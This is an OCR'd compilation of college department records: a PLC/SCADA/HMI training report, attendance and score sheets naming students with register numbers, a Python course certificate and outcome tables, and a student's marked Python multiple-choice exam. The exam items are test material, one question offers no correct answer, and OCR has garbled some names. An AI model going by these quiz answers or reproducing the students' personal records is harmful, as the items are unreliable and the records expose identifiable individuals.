


On the second day concept of graphic display and creation of alarms was introduced and we tried doing them on our own.

Day 3- 08.03.2023

Problems on PLC and HMI were done. Problems were given, the ladder diagram of logic was drawn in PLC and display was done using HMI. Few problems were done using the interfacing of PLC and HMI.

Day 4- 09.03.2023



Introduction to Supervisory Control and Data Acquisition (SCADA) System was given. New software Intouch by Wonderware was introduced by the trainers. The basic logic gates were designed in the software and simulated using wizards and also by scripting. Also problem of moving balls in a surface was done using both the methods.

Another session on placements was conducted for the afternoon batch at 2pm to 3pm and for morning batch from 3.30pm to 4.30pm. The trainer gave brief idea about interview process, importance of good communication skills and also about how to make an impressive resume.




Day 5- 10.03.2023

More problems were done in InTouch Software like tank filling, traffic light, etc. The concept of trends and alarms were introduced and problems related to them were done.




Day 6- 13.03.2023

The concept of Interfacing was introduced during this session. The interfacing of PLC and SCADA was taught and did a problem on interfacing on our own by interfacing delta with SCADA system using KEP Server Platform.



Day 7- 14.03.2023

Omron interfacing was done and problem on traffic light simulation was given to solve which was solved and simulated by interfacing.



Day 10- 17.03.2023

It was the last day of training program. Morning session was given for completing pending works and a written exam based on our course was given in the afternoon session. The exam was for 100 marks and consisted of theory as well and practical questions like drawing of the ladder diagram for the given question.



Placement Training Attendance Status

6th - 17th March 2023

University register number	Name of student	6	7	8	9	10	11	12	13	14	15	16	17
1 VML19EE002	Abhilash Joseph	P	P	P	P	P			P	P	P	P	P
2 VML19EE003	Abhinav V	P	P	P	P	P			P	P	P	P	P
3 VML19EE004	Ajin Mathew Joseph	P	P	P	P	P			P	P	P	P	P
4 VML19EE005	Ajith Saji	P	P	P	P	P			P	P	P	P	P
5 VML19EE006	Akhil George	P	P	P	P	P			P	P	P	P	P
6 VML19EE007	Albin Saji	P	P	P	P	P			P	P	P	P	P
7 VML19EE008	Aleena Jaison	P	P	P	P	P			P	P	P	P	P
8 VML19EE009	Alen Varghese	P	P	P	P	P			P	P	P	P	P
9 VML19EE011	Amritha P	P	P	P	P	P			P	P	P	P	P
10 VML19EE012	Ashlyn Wilson Sasthampadavil	P	P	P	P	P			P	P	P	P	P
11 VML19EE013	Aswanth Rameshan	P	P	P	P	P			P	P	P	P	P
12 VML19EE014	Aswin K	P	P	P	P	P			P	P	P	P	P
13 VML19EE015	Aswin Suresh M S	P	P	P	P	P			P	P	P	P	P
14 VML19EE016	Dilna Maria Shibu	P	P	P	P	P			P	P	P	P	P
15 VML19EE018	Dwathi Shivakumar	P	P	P	P	P			P	P	P	P	P
16 VML19EE019	Elttin Joy	P	P	P	P	P			P	P	P	P	P
17 VML19EE020	Gokul Ariyil	P	P	P	P	P			P	P	P	P	P
18 VML19EE021	Hrithwik Sreejith	P	P	P	P	P			P	P	P	P	P
19 VML19EE022	Joel M Jacob	P	P	P	P	P			P	P	P	P	P
20 VML19EE023	John Tomy	P	P	P	P	P			P	P	P	P	P
21 VML19EE024	Kiran Joseph	P	P	P	P	P			P	P	P	P	P
22 VML19EE025	Muhammed Hanan Fasal Nadulayil	P	P	P	P	P			P	P	P	P	P
23 VML19EE026	Nakul Ganesh	P	P	P	P	P			P	P	P	P	P



VALUE ADDED COURSE ON

“FUNDAMENTALS OF PYTHON”

Certificate of Participation

THIS IS TO CERTIFY THAT

VARADA ANIL

HAS PARTICIPATED VALUE ADDED COURSE PROGRAMME ON

“FUNDAMENTALS IN PYTHON PROGRAMMING” ORGANISED BY THE DEPARTMENT OF ELECTRICAL AND ELECTRONICS ENGINEERING, VIMAL JYOTHI ENGINEERING COLLEGE IN ASSOCIATION WITH IEEE AND DEEP- FLOW TECHNOLOGIES FROM 16th February 2023 to 20th February 2023



Convener
Prof. Laly James
H.O.D. EEE



Robotic Engineer
Mr. Muhammed Suhail
Deep Flow Technologies



Principal
Dr. Benny Joseph

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2019-2023 Batch
③ Placement Training PLC, SCADA HMI

**DEPARTMENT OF ELECTRICAL & ELECTRONICS
ENGINEERING**

**VIMAL JYOTHI ENGINEERING COLLEGE,
CHEMPERI, KANNUR**




S8 EEE (2019-23' BATCH)
Report on Value Added Course


**“TRAINING ON PLC, SCADA AND
HMI”**

By
Wartens PLC SCADA Training institute
Bangalore




Event Proposal Form

1	Event Type and Name	• Placement training
2	Date and Time	25th - 27th October 2022
3	Participants/ Audience	57 EEE
4	Venue	Software Lab - EEE
5	Objectives	1. to familiarize industrial automation tools like PLC, SCADA, HMI and recall various types of switches, relays, contactors and logic gates
6	Expected Outcomes	1. After the completion of the course the student will be able to Analyze industrial automation tools like PLC, SCADA, HMI and recall various types of switches, relays, contactors and logic gates
7	Connected PEOs/POs /COs	PO 1 - 12
8	Resource Requirements	System with installed software
9	Any other Relevant Information	Nil
10	Responsible Persons	Ms. <u>Shelma George</u> EEE Proposal prepared by Ms. Laly James Recommended By 





Event Proposal Form

1	Event Type and Name	Placement training
2	Date and Time	22 nd - 28th February 2022
3	Participants/ Audience	S7 EEE
4	Venue	Software Lab - EEE
5	Objectives	1. to familiarize industrial automation tools like PLC, SCADA, HMI and recall various types of switches, relays, contactors and logic gates
6	Expected Outcomes	1. After the completion of the course the student will be able to Analyze industrial automation tools like PLC, SCADA, HMI and recall various types of switches, relays, contactors and logic gates
7	Connected PEOs/POs/COs	PO 1 - 12
8	Resource Requirements	System with installed software
9	Any other Relevant information	Nil
10	Responsible Persons	Ms. <u>Shelma George EEE</u> Proposal prepared by Ms. Laly James Recommended By 

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COURSE OUTCOMES

After the completion of the course the student will be able to:

1. Analyze industrial automation tools like PLC, SCADA, HMI and recall various types of switches, relays, contactors and logic gates
2. Develop simulations using DELTA - WPLSoft V2.12
3. Design projects using OMRON CX PROGRAMER
4. Design and construct Control Panel Wiring
5. Develop projects using Siemens TIA Portal
6. Develop projects using SIEMENS TIA HMI WinCC
7. Design and develop projects using SIEMENS WinCC SCADA
8. Evaluate LC, SCADA projects using real time controller

	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
CO1	3	3	3	3	1	1	2	2	2	2	2	3	3	2
CO2	3	3	3	3	1	3	2	2	2	2	2	3	3	2
CO3	3	3	3	3	1	3	2	2	2	2	2	3	3	2
CO4	3	3	3	3	1	3	2	2	2	2	2	3	3	2
CO5	3	3	3	3	1	3	2	2	2	2	2	3	3	2
CO6	3	3	3	3	1	3	2	2	2	2	2	3	3	2
CO7	3	3	3	3	1	3	2	2	2	2	2	3	3	2
CO8	3	3	3	3	1	3	2	2	2	2	2	3	3	2


 LALY JAMES
 In-charge VJEE

Student Attendance for 16 Feb 2023

Course name : Fundamentals in Python programming

Sl#	Name :	USN	FN	AN
1	Abhishek K	VML20EE001	<i>[Signature]</i>	<i>[Signature]</i>
2	Abishek Vinod M	VML20EE002	<i>[Signature]</i>	<i>[Signature]</i>
3	Agil Mathews Antony	VML20EE003	<i>[Signature]</i>	<i>[Signature]</i>
4	Aiswarya C	VML20EE004	<i>[Signature]</i>	<i>[Signature]</i>
5	Akshath Ashokan V	VML20EE005	<i>[Signature]</i>	<i>[Signature]</i>
6	Albin James	VML20EE006	<i>[Signature]</i>	<i>[Signature]</i>
7	Aleena K Shibu	VML20EE007	<i>[Signature]</i>	<i>[Signature]</i>
8	Alen Jose Benny	VML20EE008	<i>[Signature]</i>	<i>[Signature]</i>
9	Amal Raj K	VML20EE009	<i>[Signature]</i>	<i>[Signature]</i>
10	Amar Pradeep	VML20EE010	<i>[Signature]</i>	<i>[Signature]</i>
11	Amrith Raj M V	VML20EE011	<i>[Signature]</i>	<i>[Signature]</i>
12	Ananthu M Thambi	VML20EE012	absent	absent
13	Anfas P	VML20EE013	<i>[Signature]</i>	<i>[Signature]</i>
14	Antony Thomas	VML20EE014	<i>[Signature]</i>	<i>[Signature]</i>
15	Arjun Lal	VML20EE015	<i>[Signature]</i>	<i>[Signature]</i>
16	Aswin Raj	VML20EE016	<i>[Signature]</i>	<i>[Signature]</i>
17	Deno Baby	VML20EE017	absent	absent
18	Ebin John	VML20EE018	<i>[Signature]</i>	<i>[Signature]</i>
19	Ivin Denny	VML20EE020	absent	absent
20	Mohamed Shibili Keelath P	VML20EE021	absent	absent
21	Rahana Haridas	VML20EE022	<i>[Signature]</i>	<i>[Signature]</i>
22	Relvin Roshan	VML20EE023	<i>[Signature]</i>	<i>[Signature]</i>
23	Rohan K V	VML20EE024	<i>[Signature]</i>	<i>[Signature]</i>
24	Ronith Sajeev	VML20EE025	<i>[Signature]</i>	<i>[Signature]</i>
25	Sandra S Baiju	VML20EE027	<i>[Signature]</i>	<i>[Signature]</i>
26	Sebin Ms	VML20EE028	<i>[Signature]</i>	<i>[Signature]</i>
27	Sreelakshmi Rajeev	VML20EE030	<i>[Signature]</i>	<i>[Signature]</i>
28	Vaibhav O	VML20EE031	<i>[Signature]</i>	<i>[Signature]</i>
29	Vaishnav E	VML20EE032	<i>[Signature]</i>	<i>[Signature]</i>
30	Varada Anil	VML20EE033	<i>[Signature]</i>	<i>[Signature]</i>
31	Vyshnav M K	VML20EE034	<i>[Signature]</i>	<i>[Signature]</i>



DEPARTMENT OF ELECTRICAL AND ELECTRONICS ENGINEERING

Value added course IMPACT REPORT

Name of Program: Fundamentals in Python Programming

Type of Course: Hands on Training

Date: From 16th Feb 2023

to 20th Feb 2023

Semester and academic year: S6, 2022-23

Duration (no of days):5

Batch: S6, EEE

a. Knowledge acquired (knowledge you gained through your training experience and relate this knowledge to what you learned in specific courses at the college)

The training on "Fundamentals in Python Programming" helped the students to acquire knowledge in one of the modern tool "Python" and helped to build the programming skills. The session provides an overview of programming to the laboratory course Power systems and power electronics.

b. Skills learned: (skills and any career-specific abilities that you gained during your internship like technical skills, problem analysis, etc. Discuss any of the skills that you learned as part of courses at the college)

Programming skills

c. Impact analysis: Compare the **knowledge and skills sets** that you gained (mentioned as per para a & b above) before and after your training

Use scale from 1 to 5

Poor = 1 fair = 2, good = 3, very good = 4 and excellent = 5

Sl. No	Knowledge/Skills	Before	After
1	Modern tool usage	1	3
2	Programming skills	1	3
3	Team activity involvement	2	3

d). Connected POs & PSOs Attainment

(Select relevant POs /PSOs and rate the same for the Training undergone)

Use scale from 1 to 3

1-Poor, 2-Medim, 3- High

POs	Rating			POs	Rating			PSOs	Rating		
	3	2	1		3	2	1		3	2	1
PO 1		2		PO 7				PSO 1			1
PO 2		2		PO 8			1	PSO 2			1
PO 3		2		PO 9		2					
PO4			1	PO 10			1				
PO 5		2		PO 11		2					
PO 6		2		PO 12		2					

| Program Outcomes (POs)

Engineering Knowledge: Apply the knowledge of mathematics, science, engineering fundamentals, and an engineering specialization to the solution of complex engineering problems.

Problem Analysis: Identify, formulate, review research literature, and analyze complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences.

Design/ Development of Solutions: Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations.

Conduct Investigations of Complex Problems: Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions.

Modern Tool Usage: Select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modeling to complex engineering activities with an understanding of the limitations.

The Engineer and Society: Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice.

Environment and Sustainability: Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for, sustainable development.

- **Ethics:** Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice.
- **Individual and Team Work:** Function effectively as an individual and as a member or leader in diverse teams and in multidisciplinary settings.
- **Communication:** Communicate effectively on complex engineering activities with the engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions.
- **Project Management and Finance:** Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's own work, as a member and leader in a team, to manage projects and in multidisciplinary environments.
- **Lifelong Learning:** Recognize the need for, and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change.

| Program Specific Outcomes (PSOs)

- Apply the knowledge of electrical fundamentals, circuit design, control engineering, analog & digital electronics to the field of electrical & electronics systems in industry.
- Develop technical knowledge, skill, and competence to identify, conceptualize and solve problems in research and activities related to power system management, protection design & control.

| Program Educational Objectives (PEOs)

- Graduates will achieve broad and in-depth knowledge of Electrical & Electronics Engineering relating to industrial practices and research to analyze the practical problems and think creatively to generate innovative solutions using appropriate technologies.
- Graduates will make valid judgment, synthesize information from a range of sources and communicate them in sound ways appropriate to the discipline.
- Graduates will sustain intellectual curiosity and pursue lifelong learning not only to assess that are relevant to Electrical & Electronic Engineering, but also that are important to society.
- Graduates will adapt to different roles and demonstrate leadership in global working environment by respecting diversity, professionalism and ethical practices.

Vision

To evolve as a centre of excellence, to train students in contemporary technologies, to meet the needs of global industry and to develop them into skillful engineers imbued with human values and professional ethics.

Mission

To produce competent and disciplined Electrical & Electronics Engineers through delivery of quality education to meet the ongoing global challenges in alignment with technical education system and society.


Tutor's Signature

Question CO Mapping	
Fundamentals On Python Programming	
1	CO2
2	CO3
3	CO1,CO3
4	CO1,CO3
5	CO1,CO3
6	CO3
7	CO2, CO3
8	CO4
9	CO5
10	CO1,CO4
11	CO3
12	CO5
13	CO4
14	CO5
15	CO4
16	CO5
17	CO3
18	CO3,CO2
19	CO4
20	CO1,CO3

J. James
 LALY JAMES
 WOODLEE, VA 22095

NAME	CO1					CO2					CO3					CO4					CO5										
	Q3	Q4	Q5	Q10	Q20	total	Q1	Q7	Q16	total	Q2	Q3	Q4	Q5	Q6	Q7	Q11	Q17	Q18	Q20	total	Q8	Q10	Q13	Q15	total	Q9	Q12	Q14	Q16	total
Abhishek K	1	1	1	1	1	5	1	0	0	1	1	1	1	1	1	1	0	1	0	1	8	1	1	1	1	4	1	1	1	1	4
Alwarys C	1	1	1	1	1	5	1	1	1	3	1	1	1	1	1	1	1	1	1	1	10	1	1	1	1	4	1	1	1	1	4
Alvin James	1	1	1	1	1	5	1	1	1	3	1	1	1	1	1	1	1	1	1	1	10	1	1	1	1	4	1	1	1	1	4
Alesna K Shibu	1	1	1	1	1	5	1	1	1	3	1	1	1	1	1	1	1	1	1	1	10	1	1	1	1	4	1	1	1	1	4
Alan Jose Benny	1	1	1	1	1	5	1	1	1	3	1	1	1	1	1	1	1	1	1	1	10	1	1	0	0	2	1	1	1	1	4
Ansal Raj K	1	1	1	1	1	5	1	1	1	3	1	1	1	1	1	1	1	1	1	1	10	1	1	1	1	4	1	1	1	1	4
Amar Pradeep	1	0	1	1	1	4	1	0	1	2	1	1	0	1	1	0	1	1	1	1	8	1	1	1	1	4	1	1	1	1	4
Ansrith Raj MV	1	1	1	1	1	5	1	1	1	3	1	1	1	1	1	1	1	1	1	1	10	1	1	1	1	4	1	1	1	1	4
Anfas P	1	1	1	1	1	5	1	0	0	1	1	1	1	1	1	0	1	0	0	1	7	1	1	0	1	3	1	1	1	1	4
Antony Thomas	1	1	1	1	1	5	1	1	1	3	1	1	1	1	1	1	1	1	1	1	10	1	1	1	1	4	1	1	1	1	4
Ebin John	1	1	1	1	1	5	1	1	1	3	1	1	1	1	1	1	1	1	1	1	10	1	1	1	1	4	1	1	1	1	4
Rahana Haridas	1	1	1	1	1	5	1	1	1	3	1	1	1	1	1	1	1	1	1	1	10	1	1	1	1	4	1	1	1	1	4
Relvin Roshan	1	1	1	1	1	5	1	1	1	3	1	1	1	1	1	1	1	1	1	1	10	1	1	1	1	4	1	1	1	1	4
Rohan K V	1	1	1	1	1	5	1	1	1	3	1	1	1	1	1	1	1	1	1	1	10	1	1	1	1	4	1	1	1	1	4
Sandra S Bajju	1	1	1	1	1	5	1	1	1	3	1	1	1	1	1	1	1	1	1	1	10	1	1	1	1	4	1	1	1	1	4
Sreelakshmi Rajeev	1	1	1	1	1	5	1	1	1	3	1	1	1	1	1	1	1	1	1	1	10	1	1	1	1	4	1	1	1	1	4
Vyshnav E	1	1	1	1	1	5	1	1	1	3	1	1	1	1	1	1	1	1	1	1	10	1	1	1	1	4	1	1	1	1	4
Varada Anil	1	1	1	1	1	5	1	1	1	3	1	1	1	1	1	1	1	1	1	1	10	1	1	1	1	4	1	1	1	1	4
Vyshnav M K	1	1	0	1	1	4	1	1	0	2	1	1	1	1	0	1	1	0	1	1	7	1	1	0	1	3	1	1	1	1	4


LALY JAMES
HOD EEE, VJEC

CO ATTAINMENT

Level 1 : >=40% of students has to get 50% marks

Level 2 : =60% of students has to get 50% marks

Level 3 : >=80% of students has to get 50% marks

Sl.No	Name	CO1	CO2	CO3	CO4	CO5
		TOTAL(5)	TOTAL(3)	TOTAL(10)	TOTAL(4)	TOTAL(4)
1	Abhishek K	5	1	8	4	4
2	Aiswarya C	5	3	10	4	4
3	Albin James	5	3	10	4	4
4	Aleena K Shibu	5	3	10	4	4
5	Alen Jose Benny	5	3	10	2	4
6	Amal Raj K	5	3	10	4	4
7	Amar Pradeep	4	2	8	4	4
8	Amrith Raj MV	5	3	10	4	4
9	Anfas P	5	1	7	3	4
10	Antony Thomas	5	3	10	4	4
11	Ebin John	5	3	10	4	4
12	Rahana Haridas	5	3	10	4	4
13	Relvin Roshan	5	3	10	4	4
14	Rohan K V	5	3	10	4	4
15	Sandra S Baiju	5	3	10	4	4
16	Sreelakshmi Rajee	5	3	10	4	4
17	Vyshnav E	5	3	10	4	4
18	Varada Anil	5	3	10	4	4
19	Vyshnav M K	4	2	7	3	4
than 50% marks		19.0	17	19	19	19
of students with more than 50% mark		100	89.47368	100	100	100
Attained Level		3	3	3	3	3


LALAY JAMES
 HOD EEE, VJEC

PO ATTAINMENT

CO	ATTAINM	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
CO1	3	2				3				3	2		3	2	2
CO2	3	3	2			3				3	2		3	2	2
CO3	3	3	2			3				3	2		3	2	2
CO4	3	3	3			3				3	2	3	3	2	2
CO5	3					3				3	2		3	2	2
PO ATTAINMENT	2.75	2.66667	2.5	2.5	2.5	3	3	3	3	3	2	3	3	2	2


 LALY JAMES
 HOD EEE, VJEC

Add-on Course on Python: Examination

Department of Electrical and Electronics Engineering

Vimal Jyothi Engineering College, Chemperi

Name: Rohan.K.V

Semester: 5G

1. Which of the following is a valid Python expression to create an empty list?

- (a) [] ✓ (b) {} (c) {} (d) <>

2. What will be the output of the following code?

```
tuple1 = (1, 2, 3)
```

```
tuple2 = (4, 5, 6)
```

```
result = tuple1 + tuple2
```

```
print(len(result))
```

- (a) 3 (b) 6 ✓ (c) 9 (d) error

3. Which of the following statements about dictionaries in Python is correct?

(a) Dictionaries are ordered collections of elements.

(b) Dictionary elements are accessed using numerical indices.

(c) Dictionary elements are stored in a specific sequence.

✓(d) Dictionaries store key-value pairs.

4. What is the purpose of the 'in' keyword in Python?

(a) It is used to define a loop.

(b) It is used to check if a variable is defined.

(c) It is used to iterate over elements in a sequence.

✓(d) It is used to check if a value is present in a sequence.

5. Which of the following statements about tuples in Python is true?

(a) Tuples are mutable.

✓(b) Tuples can store elements of different data types.

(c) Tuples are enclosed in square brackets.

(d) Tuples preserve the order of elements.

6. What will be the output of the following code?

```
my_tuple = ("apple", "banana", "cherry")
```

```
print(my_tuple[1])
```

(a) "apple"

(b) ~~"banana"~~

(c) "cherry"

(d) Error

7. Which of the following is a valid way to remove an element from a list in Python?

✓(a) list.remove(element)

(b) list.pop(element)

(c) list.delete(element)

(d) list.clear(element)

8. In Python, what is the purpose of the split() method for strings?

✓(a) It splits a string into a list of substrings.

(b) It removes all spaces from a string.

(c) It converts a string to uppercase.

(d) It checks if a string contains a substring.

9. What will be the value of y after executing the following code?

```
x = (1, 2, 3)
```

```
y = x.append(4)
```

(a) (1, 2, 3)

(b) (1, 2, 3, 4)

(c) 4

✓(d) Error

10. Which of the following is the correct way to open a file named "data.txt" in Python for reading?

- (a) file = open("data.txt", "r")
- (b) file = open("data.txt", "w")
- (c) file = open("data.txt", "a")
- (d) file = open("data.txt", "x")

11. Which of the following data types is mutable in Python?

- (a) Tuple
- (b) String
- (c) Integer
- (d) List

12. What is the output of the following code?

```
mylist = [1, 2, 3, 4, 5]
print (mylist[-3:])
```

- (a) [3, 4, 5]
- (b) [2, 3, 4]
- (c) [1, 2, 3]
- (d) [4, 5]

13. What does the sort() method do for a list in Python?

- (a) Reverses the order of elements in the list.
- (b) Sorts the list in descending order.
- (c) Sorts the list in ascending order.
- (d) Removes duplicates from the list.

14. What will be the output of the following code?

```
mydict = {"apple": 1, "banana": 2, "cherry": 3}
print (len ( mydict ))
```

- (a) 0
- (b) 1
- (c) 2
- (d) 3

15. What is the purpose of the lambda keyword in Python?

- (a) To define a variable with a constant value. (b) To declare a function with a single expression.
- (c) To create an anonymous function.
- (d) To import external modules.

16. What will be the output of the following code?

```
my_string = "Hello, world!"
print(my_string[:-1])
```

- (a) "dlrow ,olleH"
- (b) "Hello, world!"
- (c) "dlrow ,olleH!"
- (d) "world! ,Hello"

17. Which of the following is a correct way to check if a key exists in a dictionary?

- (a) key in dictionary
- (b) key.exists(dictionary)
- (c) dictionary[key]
- (d) key.contains(dictionary)

18. What is the difference between a set and a list in Python?

- (a) Sets preserve the order of elements, while lists do not.
- (b) Sets allow duplicate elements, while lists do not.
- (c) Lists are mutable, while sets are immutable.
- (d) Sets are enclosed in square brackets, while lists are enclosed in curly braces.

19. What does the strip() method do for strings in Python?

- (a) Removes all whitespace characters from both ends of the string.
- (b) Replaces specific characters in the string with a given substring.
- (c) Splits the string into a list of substrings.
- (d) Returns the length of the string.

20. Which of the following is the correct way to comment a single line in Python?

- (a) # This is a comment
- (b) /* This is a comment */
- (c) <! --This is a comment -->
- (d) // This is a comment

Add-on Course on Python: Examination

Department of Electrical and Electronics Engineering

Vimal Jyothi Engineering College, Chemperi

Name : Rohan . K . V

Semester : SG

1. Which of the following is a valid Python expression to create an empty list?

- (a) [] ✓ (b) {} (c) {} (d) <>

2. What will be the output of the following code?

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tuple2 = (4, 5, 6)
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```
result = tuple1 + tuple2
```

```
print(len(result))
```

- (a) 3 (b) 6 ✓ (c) 9 (d) error

3. Which of the following statements about dictionaries in Python is correct?

(a) Dictionaries are ordered collections of elements.

(b) Dictionary elements are accessed using numerical indices.

(c) Dictionary elements are stored in a specific sequence.

✓(d) Dictionaries store key-value pairs.

4. What is the purpose of the 'in' keyword in Python?

(a) It is used to define a loop.

(b) It is used to check if a variable is defined.

(c) It is used to iterate over elements in a sequence.

✓(d) It is used to check if a value is present in a sequence.

5. Which of the following statements about tuples in Python is true?

(a) Tuples are mutable.

✓(b) Tuples can store elements of different data types.

(c) Tuples are enclosed in square brackets.

(d) Tuples preserve the order of elements.

6. What will be the output of the following code?

```
my_tuple = ("apple", "banana", "cherry")
```

```
print(my_tuple[1])
```

(a) "apple" (b) ✓ "banana"

(c) "cherry" (d) Error

7. Which of the following is a valid way to remove an element from a list in Python?

✓(a) list.remove(element)

(b) list.pop(element)

(c) list.delete(element)

(d) list.clear(element)

8. In Python, what is the purpose of the split() method for strings?

✓(a) It splits a string into a list of substrings.

(b) It removes all spaces from a string.

(c) It converts a string to uppercase.

(d) It checks if a string contains a substring.

9. What will be the value of y after executing the following code?

```
x = (1, 2, 3)
```

```
y = x.append(4)
```

(a) (1, 2, 3)

(b) (1, 2, 3, 4)

(c) 4

✓(d) Error

10. Which of the following is the correct way to open a file named "data.txt" in Python for reading?

(a) file = open("data.txt", "r")

(b) file = open("data.txt", "w")

(c) file = open("data.txt", "a")

(d) file = open("data.txt", "x")

11. Which of the following data types is mutable in Python?

(a) Tuple

(b) String

(c) Integer

(d) List

12. What is the output of the following code?

```
mylist = [1, 2, 3, 4, 5]
```

```
print(mylist[-3:])
```

(a) [3, 4, 5]

(b) [2, 3, 4]

(c) [1, 2, 3]

(d) [4, 5]

13. What does the sort() method do for a list in Python?

(a) Reverses the order of elements in the list.

(b) Sorts the list in descending order.

(c) Sorts the list in ascending order.

(d) Removes duplicates from the list.

14. What will be the output of the following code?

```
mydict = {"apple": 1, "banana": 2, "cherry": 3}
```

```
print(len(mydict))
```

(a) 0

(b) 1

(c) 2

(d) 3

15. What is the purpose of the lambda keyword in Python?

(a) To define a variable with a constant value. (b) To declare a function with a single expression.

(c) To create an anonymous function.

(d) To import external modules.

16. What will be the output of the following code?

```
my_string = "Hello, world!"
```

```
print(my_string[:-1])
```

(a) "ldrow ,olleH" (b) "Hello, world!"

(c) "dlrow ,olleH" (d) "world!, Hello"

17. Which of the following is a correct way to check if a key exists in a dictionary?

(a) key in dictionary

(b) key.exists(dictionary)

(c) dictionary[key]

(d) key.contains(dictionary)

18. What is the difference between a set and a list in Python?

(a) Sets preserve the order of elements, while lists do not.

(b) Sets allow duplicate elements, while lists do not.

(c) Lists are mutable, while sets are immutable.

(d) Sets are enclosed in square brackets, while lists are enclosed in curly braces

19. What does the strip() method do for strings in Python?

(a) Removes all whitespace characters from both ends of the string.

(b) Replaces specific characters in the string with a given substring.

(c) Splits the string into a list of substrings.

(d) Returns the length of the string.

20. Which of the following is the correct way to comment a single line in Python?

